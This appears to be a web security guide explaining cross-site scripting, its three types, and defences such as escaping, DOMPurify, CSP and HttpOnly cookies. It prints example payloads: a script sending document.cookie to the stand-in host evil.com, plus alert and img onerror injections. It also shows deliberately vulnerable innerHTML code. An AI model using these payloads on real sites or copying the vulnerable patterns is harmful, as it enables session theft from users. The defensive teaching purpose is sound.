TL;DR
XSS happens when attackers inject malicious JavaScript into your web pages. When other users view those pages, the script runs in their browser, potentially stealing cookies, session tokens, or personal data. The fix: always escape or sanitize user input before displaying it, use Content Security Policy headers, and avoid dangerouslySetInnerHTML in React.
What Is Cross-Site Scripting?
Cross-Site Scripting (XSS) is a vulnerability that lets attackers inject malicious scripts into web pages viewed by other users. Instead of attacking your server directly, XSS attacks target your users through your website.
Here's a simple example. Imagine your app has a comment feature:
// User submits this as their "comment"
<script>document.location='https://evil.com/steal?cookie='+document.cookie</script>

// If you display it without escaping:
<div class="comment">
  <script>document.location='https://evil.com/steal?cookie='+document.cookie</script>
</div>

// The script runs in every user's browser who views this comment!
When other users view that comment, the malicious script executes in their browser, sending their cookies to the attacker's server.
Three Types of XSS
They are not three bugs. They are three routes to the same line of code, and only one of those routes passes anywhere your server can inspect it.

1. Stored XSS (Most Dangerous)
The malicious script is permanently stored on your server (in a database, comment field, user profile, etc.). Every user who views that content is attacked.
Example: An attacker puts a script in their username. Everyone who views their profile or sees their posts gets attacked.
2. Reflected XSS
The script is included in a URL and "reflected" back in the page response. Attackers trick users into clicking malicious links.
// URL: yoursite.com/search?q=<script>alert('XSS')</script>

// Vulnerable search page
<p>You searched for: {searchQuery}</p>

// If searchQuery isn't escaped, the script runs
3. DOM-Based XSS
The vulnerability exists entirely in client-side JavaScript. The page's own scripts read untrusted data and write it to the page unsafely.
// Vulnerable JavaScript
const name = new URLSearchParams(window.location.search).get('name');
document.getElementById('greeting').innerHTML = 'Hello, ' + name;

// URL: yoursite.com/page?name=<img src=x onerror=alert('XSS')>
// The script runs because innerHTML doesn't escape content
What Attackers Can Do With XSS
| Attack | Description | Impact |
|---|---|---|
| Session Hijacking | Steal session cookies | Full account takeover |
| Keylogging | Capture typed passwords | Credential theft |
| Phishing | Inject fake login forms | Credential theft |
| Defacement | Modify page content | Reputation damage |
| Malware Distribution | Redirect to malicious sites | User device compromise |
How to Prevent XSS
1. Use Framework Auto-Escaping
Modern frameworks escape output by default. Use them correctly:
// SAFE: React escapes this automatically
function Comment({ text }) {
  return <div>{text}</div>;
}

// DANGEROUS: Bypasses React's protection
function Comment({ html }) {
  return <div dangerouslySetInnerHTML={{ __html: html }} />;
}
<!-- SAFE: Vue escapes this -->
<div>{{ userInput }}</div>

<!-- DANGEROUS: Renders raw HTML -->
<div v-html="userInput"></div>
AI code often uses dangerouslySetInnerHTML: When you ask AI to render HTML content, it often generates code using dangerouslySetInnerHTML or v-html. Always sanitize the content first if you must use these.
2. Sanitize When You Must Render HTML
If you need to render user-provided HTML (like a rich text editor), use a sanitization library:
import DOMPurify from 'dompurify';

// Sanitize before rendering
const cleanHTML = DOMPurify.sanitize(userProvidedHTML);

// Now it's safer to render
<div dangerouslySetInnerHTML={{ __html: cleanHTML }} />
3. Set Content Security Policy Headers
CSP headers tell browsers which scripts are allowed to run:
# Strict CSP that blocks inline scripts
Content-Security-Policy: default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'

# In Next.js next.config.js
const securityHeaders = [
  {
    key: 'Content-Security-Policy',
    value: "default-src 'self'; script-src 'self'"
  }
]
4. Use HttpOnly Cookies
HttpOnly cookies cannot be accessed by JavaScript, limiting the damage from XSS:
// Express.js session configuration
app.use(session({
  cookie: {
    httpOnly: true,  // Can't be accessed via JavaScript
    secure: true,    // Only sent over HTTPS
    sameSite: 'strict' // Prevents CSRF
  }
}));
5. Validate and Encode Output
| Context | Encoding Needed | Example |
|---|---|---|
| HTML body | HTML entity encoding | < becomes < |
| HTML attributes | Attribute encoding | Quote special characters |
| JavaScript | JavaScript encoding | Escape quotes, backslashes |
| URLs | URL encoding | encodeURIComponent() |
XSS in AI-Generated Code
AI coding assistants frequently generate XSS-vulnerable code because:
- They prioritize functionality over security
- Training data includes vulnerable examples
- They use innerHTML/dangerouslySetInnerHTML for dynamic content
- They don't automatically add sanitization
Prompt tip: When asking AI to generate code that displays user input, explicitly ask for "XSS-safe output escaping" or "sanitized HTML rendering."
What does XSS stand for?
XSS stands for Cross-Site Scripting. The X is used instead of C to avoid confusion with CSS (Cascading Style Sheets). It refers to attacks where malicious scripts are injected into trusted websites.
Does React prevent XSS automatically?
React escapes values by default, which prevents most XSS attacks. However, using dangerouslySetInnerHTML bypasses this protection and can introduce XSS vulnerabilities if used with untrusted content.
What's the difference between stored and reflected XSS?
Stored XSS saves the malicious script in your database (like in a comment), affecting all users who view that content. Reflected XSS includes the script in a URL parameter and only affects users who click that specific link.
Can XSS steal passwords?
Yes. XSS can inject fake login forms, capture keystrokes, or steal session tokens that give attackers access to accounts. This is why XSS is considered a high-severity vulnerability.
Find XSS Vulnerabilities in Your App
Our scanner detects XSS issues in your code and deployed application.